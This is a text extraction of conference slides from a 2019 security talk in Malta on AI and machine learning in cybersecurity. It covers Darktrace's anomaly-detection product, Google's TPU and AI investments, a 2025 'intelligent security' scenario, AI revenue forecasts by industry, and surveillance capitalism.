
...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Distributed Deep Learning



* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



Darktrace: **AI/ML CyberSecurity**

- The Enterprise Immune System -

A dark blue banner with a background of glowing blue and white particles and network-like patterns. The text is white and yellow.

www.darktrace.com

THE ENTERPRISE IMMUNE SYSTEM

POWERED BY MATH & MACHINE LEARNING PROVEN TO WORK

 **DARKTRACE**

DarkTrace: **CyberSecurity Solution that “Learns” ALL Net Traffic, Assets & User Behaviour...**
...Real-time Alerts provided & **Assets Quarantined** whenever “Non-Normal” Events Detected!

Darktrace: **AI/ML CyberSecurity**


- The Enterprise Immune System -



www.darktrace.com

DarkTrace: **CyberSecurity Solution** that “Learns” ALL Net Traffic, Assets & User Behaviour...
...**Real-time Alerts** provided & **Assets Quarantined** whenever “Non-Normal” Events Detected!

Google I/O: **AI/ML Futures** – 17th May 2017



Ultra High Speed – Tensor Processing Unit: TPU

***** AI/ML/Big Data Apps - 180 TeraFlops *****

Google I/O: **AI/ML Futures** – 17th May 2017

Google

Tensor Processing Unit



“Integrated Intelligent CyberSecurity”
using **Google TPU** within 5 Years running
Ultra-Fast Real-Time AI/ML/Big Data!

40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Google I/O: **AI/ML Futures** – 17th May 2017




Google Machine Learning Research Centre: **Zurich - 2016**

40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Google Investment in AI Research



Source: Google AI

Copyright: CBInsights

40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



122

Google Investment in AI Research

Alphabet

Other bets

Google

Transportation & logistics



Autonomous driving

Autonomous drone delivery

Infrastructure



AI & IoT for smart city planning



Internet connectivity balloons with autonomous navigation

Google cloud services



AutoML: ML model training
Cloud TPU for AI workloads
BigQuery and other analytics tools



AI-based cybersecurity



Online machine learning community

Healthcare



AI in diagnostics, interventions, and other healthcare R&D



Machine learning for anti-aging drug R&D

Investment arms



Growth equity fund with ML training for portfolio companies



CVC arm with 60+ deals to AI startups since 2013

Consumer electronics



Google Assistant, Android neural network API, smart thermostat, smart cameras, Pixel visual core

Investment arms



Gradient Ventures

AI-focused investment fund

Google Assistant Investment

Early stage voice tech

Moonshots & other R&D



Jigsaw

Conversational AI to spot online abuse



DeepMind

AlphaGo, healthcare AI, and special projects for Google



Moonshot projects including ML in robotics

Media, advertising, & marketing



YouTube

ML-based recommendations and violations review



Google AdSense

AutoAds



Google Marketing Platform

Smart Bidding, customer analytics

Other AI initiatives



Google Brain, Quantum AI, perception, translation, and more


Source: Google AI

Copyright: CBInsights

Intelligent Integrated Security!...



7 – Scenario 2025: Artificial Intelligence “Cyber-Intelligent Security”



Scenario 2025: “Intelligent Defence Bots”



1982 < -Review Past 38 years-> 2020 <- Explore Future 38 years-> 2058

TRON (1982): Sci-Fi Security Perspective!

40th International East-West Security Conference

* 21stC Intelligent Integrated Security *
...CyberCrime, CyberTerror & CyberWar!
St Julians, Malta – 10th / 11th Nov 2019
© Dr David E. Probert : www.VAZA.com ©



Scenario 2025: “*Intelligent Security*”

- Transition & Full Deployment of Enterprise-Wide AI/ML-based **Intelligent** “CyberSecurity” Tools
- Real-Time **Behavioural Modelling** of ALL aspects of Net Traffic, System/Event Logs, Net Nodes, Servers, Databases, Devices & Users
- Focus on **AI/ML Modelling** of the “**Known Good**” to augment Classic Detection using “**Known Bad**”, and hence provide New Generation “**Defence In-Depth**”
- Trial Deployment of **Autonomous Real-Time** “Cyber” Alerts that integrate both Traditional & Advanced AI/ML “Cybersecurity Tools”

Hybrid 21stC Business Organisation


- Hierarchical & Networked -

- **Transition** from 20thC to 21stC Business, Governance & Security requires fundamental re-structuring of operations:
 - **20thC Industrial Organisations:** Hierarchical Bureaucracies - "Pyramids" - to manually process data/information.
 - **21stC Intelligent Organisations:** Networked Peer-to-Peer Business & Agencies with data processed in Global "**BIG Cyber Clouds**"
- **Living Systems**, such as Mammals & Birds, use **Hybrid** Organisation of their extended nervous system (**Brain & Body**) to optimise real-time learning and effective self-organising environmental adaptation!
- **Intelligent Security Solutions** will also require **Hybrid** organisation to optimise real-time response to **Cyber & Physical** Attacks.

Scenario **2025** Business will evolve to Intelligent **Hybrid** Security Operations!

ARTIFICIAL INTELLIGENCE REVENUE FORECASTED AT **\$36.8 BILLION USD**

THESE NUMBERS REPRESENT SPENDING ON AI TECHNOLOGY DEPLOYMENTS BY INDUSTRY SECTOR.



ARTIFICIAL INTELLIGENCE REVENUE BY INDUSTRY, WORLD MARKETS: 2025

INDUSTRY	2025
Consumer	\$3.4 billion
Business Services	\$3.1 billion
Advertising	\$2.9 billion
Media & Entertainment	\$2.7 billion
Investment	\$2.4 billion
Defense	\$2.3 billion
Finance	\$2.3 billion
Healthcare	\$2.2 billion
Manufacturing	\$1.9 billion
Agriculture	\$1.5 billion
Education	\$1.3 billion
Legal	\$1.2 billion
Oil, Gas, and Mining	\$1.1 billion
Retail	\$1.1 billion
Automotive	\$996 million
Information Technology	\$876 million
Telecommunications	\$819 million
Transportation	\$797 million
Logistics	\$769 million
Sports	\$708 million
Aerospace	\$631 million
Real Estate	\$441 million
Government	\$407 million
Life Sciences	\$348 million
Gaming	\$290 million
Building Automation	\$255 million
Fashion	\$168 million
Total	\$36.8 billion

* 21stC Intelligent Integrated Security *

...CyberCrime, CyberTerror & CyberWar!

St Julians, Malta – 10th / 11th Nov 2019

© Dr David E. Probert : www.VAZA.com ©



21stC Cyber Society: Surveillance Capitalism!

- “The Age of Surveillance Capitalism”: By - Shoshana Zuboff – Published: January 2019 – *Recommended Reading!*
- **New 21stC Business Economics** created through Social Media, Search, Mobile Tracking and Cyber Surveillance!...
- **During last 10 years**, the Collation of OUR Personal & Business Data has fuelled the Growth of Social Media & Search Giants such as Google & Facebook!.....
- **eCommerce Growth** from On-Line Retail Business such as Amazon, eBay, & Alibaba also exploits user profile data, contacts and purchase preferences!...

.....**Cyber Tracking & Video Surveillance** are essential tools for 21stC Society but Government will need to update New **Cyber Laws & Regulations** to minimise Social & Economic Abuse!...

“Big Data is the New Oil”: Intelligent Video & Cyber Surveillance Generates \$\$\$ Data!

